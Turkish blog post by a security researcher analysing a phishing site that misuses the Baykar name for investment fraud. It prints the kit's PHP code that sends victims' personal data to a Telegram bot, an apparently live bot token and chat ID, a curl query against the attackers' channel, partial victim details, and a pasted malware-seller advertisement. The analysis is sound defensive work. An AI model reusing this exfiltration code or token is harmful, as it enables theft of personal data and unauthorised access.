

Yatırım Dolandırıcıları

written by Mert SARICA | 2 December 2024

If you are looking for an English version of this article, please visit [here](#).

İÇİNDEKİLER

- Başlangıç
- Teknik Araştırma
 - Keşif
 - Zararlı İçerik Tespiti
 - Teknik Takip
1. Dolandırıcılık Girişimi
 - IP Tespiti
 - Ses Kayıtları
2. Dolandırıcılık Girişimi
 - IP Tespiti
- Sonuç

Başlangıç

Hatırlayanlarınız varsa 2024 yılının Haziran ayında yayınlamış olduğum Deepfake Dolandırıcılarına Dikkat! başlıklı yazımda, Rusya merkezli olduğuna kanaat getirdiğim dolandırıcılık şebekesinin operasyonlarına dair detaylara, başka bir yazımda yer vereceğimi belirtmiştim.

0 zamandan bu zamana kadar geçen sürede siber güvenlik araştırması ile elde ettiğim bilgiler öyle bir noktaya ulaştı ki hangi birini yazıya dökeceğim konusunda epey bir git gel yaşadıktan sonra farkındalık adına en çok faydası olacağına inandığım, dolandırıcılar ile aramda geçen telefon görüşmelerinin de yer aldığı kısımları yazıya dökmeye karar verdim.

Umuyorum ki benim için de önemli bir dönüm noktasına sahip olan bu 200. araştırma yazım, farkındalık yaratma anlamında arzu ettiğim noktaya ulaşır ve bu araştırma ile ortaya koyduğum en ufak bir bilgi bile dolandırıcılık dosyalarını aydınlatmada, kurbanlardan emniyet güçlerine kadar geniş bir


yelpazede fayda sağlar.

Lütfen sizler de daha az vatandaşın mağdur olması ve farkındalık yaratması adına bu yazıyı çevrenizdekilerle paylaşmayı ihmal etmeyin.

Teknik Araştırma

Keşif

2024 yılının Mart ayında USOM tarafından Zararlı Bağlantılar listesine Bankacılık – Oltalama açıklamasıyla eklenen tr-bilgi[.]com alan adı dikkatimi çekti.



Web sitesini ziyaret ettiğimde karşılaştığım sayfa, oldukça sıradan ve zararsız görünüyordu. Olsa olsa bu sayfanın, tehdit aktörleri arasında oldukça popüler olup, asıl oltalama sayfasını gizlemek amacıyla oluşturulmuş sahte ana sayfa (cloaking) olduğunu düşünerek bu web sitesi üzerinde araştırma yapmaya karar verdim ve hikayemiz bu şekilde başlamış oldu.

GLOBALCHANGE İLE OLASILIKLAR DÜNYASINI KEŞFEDİN

Bizimle birlikte yeni fikirleri, son dakika haberlerini keşfedebilecek ve geleceği şekillendirecek değişiklikleri uygulayabileceksiniz.

DAHA FAZLA
ÖĞRENMEK İÇİN

9,137 subscribers

**Pinned message**Guys with premium telegram account, boost please: <https://t.me/> . boost

Welcome to ' , our team has been in the Malware industry for over 3 years and here is a small list of our products ✨

All product names are clickable and lead to the post in the channel

- ⚡ Crypt: public | private | personal
- ⚡ Crypt APK: public | private | personal
- ⚡ Loader: standart | disable WinDef | disable 26 av from avcheck
- ⚡ Windows HVNC
- ⚡ Android RATs
- ⚡ Cloaking panel for your software and websites
- ⚡ EV Certificates
- ⚡ Deep Fake video
- ⚡ Twitter and TikTok ads



Any questions:



Admins:



Channel:




News:

👁 2228 15:39



Zararlı İçerik Tespiti


tr-billgi[.]com web sitesini biraz kurcaladığımda /thanks klasörü dikkatimi çekti. Bu sayfayı ziyaret ettiğimde, burasının web sitesinde yer alan herhangi bir formu dolduranların yönlendirildiği bir sayfa olduğunu düşünmeye başladım. Özellikle sayfada itinayla tekrarlanan “Hiçbir aramayı kaçırmayın”, “Yöneticimiz sizi en kısa sürede arayacaktır” ifadeleri bu formu dolduranların birileri tarafından arandığına işaret ediyordu.




Bu web sitesini kurcalamaya devam ettiğimde bu tehdit aktörünün de, başka bir araştırma yazıma konu olanlar gibi Operasyon Güvenliği (OPSEC) noktasında hata yaptıklarını tespit ettim. Hatayı fırsata çevirip web sitesinin kaynak kodlarına eriştikten sonra kodları teker teker incelemeye başladım.

Kısa bir süre içinde general.php dosyasında sahte ana sayfaya ait kodları buldum. Thanks klasörü içinde yer alan index.php dosyasını, page klasöründe yer alan offer.php, index.html dosyalarını incelediğimde ise tehdit aktörleri tarafından bu oltalama sitesinin Baykar savunma şirketinin adını kötüye kullanarak kurbanlarını yatırım vaadiyle ağına düşürmek için tasarlandığını tespit ettim.





Ortalama sayfasındaki Türkçe metinlerin yanında İtalyanca metinlerin de yer alması bir yandan dikkatimi çekti. Tehdit aktörlerinin uluslararası kurumların adını (Slovnaft, INA d.d, Bosphorus Gaz, Baykar, Interpol) kullanarak dolandırıcılık girişiminde bulunduğunu Deepfake Dolandırıcılarına Dikkat! başlıklı yazımdan bildiğim için muhtemelen bu metin, İtalyan bir şirketi hedef almak için oluşturdukları İtalyanca ortalama sitesinden kalmış ve Türkçe'ye çevrilmesi unutulmuştu.



Teknik Takip

Bunların yanı sıra thanks klasörü içinde yer alan index.php dosyasında araştırmamı derinleştirecek çok önemli bir bilgiye daha ulaştım. O da tehdit aktörlerine ait olan Telegram Bot API jetonuydu (token).

```
index.php
68
69 if(isset($_COOKIE['cabinet']) && $_COOKIE['cabinet']){
70     header("refresh:1;url=".$_COOKIE['cabinet']);
71 }
72
73 $Pixel = $_COOKIE['pixel'];
74 $message =
75 * Phone: $Phone
76 * full name: $Fullname
77 * Email: $Email
78 * ip: $Ip
79 * pixel_id: $Pixel
80 * landing: $SHORT_URL
81 * landing_name: TR_Baykar-p
82 * country: $Country";
83
84
85
86 $apiToken = "6969380767:AAEzn4UjPEvG8kgVFpL4eCSXh7b7VGW4tVE";
87 $data = [
88     'chat_id' => '-1001865424957',
89     'text' => $message,
90 ];
91 $ch2 = curl_init("https://api.telegram.org/bot$apiToken/sendMessage");
92 curl_setopt($ch2, CURLOPT_HEADER, false);
93 curl_setopt($ch2, CURLOPT_RETURNTRANSFER, 1);
94 curl_setopt($ch2, CURLOPT_POST, 1);
95 curl_setopt($ch2, CURLOPT_POSTFIELDS, ($data));
96 curl_setopt($ch2, CURLOPT_SSL_VERIFYPEER, false);
97 $result = curl_exec($ch2);
98 curl_close($ch2);
99
100 <!DOCTYPE html>
101 <html lang="ru">
102
103 <head>
104 <meta http-equiv="content-type" content="text/html; charset=UTF-8">
105 <meta charset="UTF-8">
106 <meta name="viewport" content="width=device-width, initial-scale=1.0">
107 <title>
108 Tebrikler! </title>
109 <link rel="preconnect" href="https://fonts.gstatic.com/default.htm">
110 <link href="index_files/css2.css" rel="stylesheet">
111 <link href="index_files/main3.css" rel="stylesheet">
112 <link href="index_files/main3.css" rel="stylesheet">
113 <link href="index_files/main3.css" rel="stylesheet">
114 <link href="index_files/main3.css" rel="stylesheet">
```

Telegram mesajlaşma uygulaması, hız, güvenlik ve dosya paylaşımı altyapısına sahip olması nedeniyle son yıllarda suç örgütlerinin, tehdit aktörlerinin, dolandırıcıların uğrak yeri olmaya devam ediyor.

Çoğu tehdit aktörü, Telegram Bot API'sinden faydalanarak oltaya düşürdükleri kişilerin çalınan bilgilerini anlık olarak oluşturdukları Telegram botları ile Telegram kanalları üzerinden takip etmektedirler. Bunun için yapmaları gereken ilk adım da botlarının jetonlarını (token) geliştirdikleri ortalama sitelerinin kaynak kodlarına yerleştirmektir.

Oltalama sitelerinin kaynak kodlarının başkalarının eline kolay kolay geçeceğini düşünmeyen tehdit aktörleri bu nedenle de bu jetonları aylarca değiştirmezler. Bu da emniyet güçlerinden, siber güvenlik araştırmacılarına kadar tehdit aktörlerinin Telegram üzerinden izlenmelerine olanak sağlar.

2024 yılının Mart ayı itibariyle bu jetonu kullanan Telegram botu üzerinden kanala gönderilen tüm mesajları mercek altına almaya başladığımda bu jetonun birden fazla oltalama sitesinde kullanıldığını gördüm. Oltalama sitesinde yer alan formu dolduran kurbanların ise adları, telefon numaraları, e-posta adresleri, IP adresleri, hangi oltalama sitesini ziyaret ettikleri ve hangi ülkeden geldikleri anlık olarak kanala iletiliyordu.

```
mertrix -- -zsh - 204x54
curl -X POST "https://api.telegram.org/bot6969380767:AAEzn4UjPEvG8kgVfPl4eCSXh7b7VGW4tVE/getChat" -d "chat_id=-1001865424957" | jq
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100 1322    100 1300    100    22    2588    43 --:--:-- --:--:-- --:--:-- 2633
{
  "ok": true,
  "result": {
    "id": -1001865424957,
    "title": "LEADS",
    "type": "supergroup",
    "has_visible_history": true,
    "permissions": {
      "can_send_messages": true,
      "can_send_media_messages": true,
      "can_send_audios": true,
      "can_send_documents": true,
      "can_send_photos": true,
      "can_send_videos": true,
      "can_send_video_notes": true,
      "can_send_voice_notes": true,
      "can_send_polls": true,
      "can_send_other_messages": true,
      "can_add_web_page_previews": true,
      "can_change_info": true,
      "can_invite_users": true,
      "can_pin_messages": true,
      "can_manage_topics": true
    },
    "join_to_send_messages": true,
    "pinned_message": {
      "message_id": 39719,
      "from": {
        "id": 6969380767,
        "is_bot": true,
        "first_name": "TGTraff",
        "username": "inTGTraff_bot"
      },
      "chat": {
        "id": -1001865424957,
        "title": "LEADS",
        "type": "supergroup"
      },
      "date": 1709494493,
      "text": "Phone: +98530 .n* full_names: Halit \\n* Email: halit@gmail.com\\n* ip: 88.241. \\n* pixel_id: \\n* landing: http://turkeynews.info/q62dWggz?p=2101670563514027&tr=345234\\n* landing_name: TR_Baykar-p\\n* country: TR",
      "entities": [
        {
          "offset": 10,
          "length": 13,
          "type": "phone_number"
        },
        {
          "offset": 62,
          "length": 24,

```


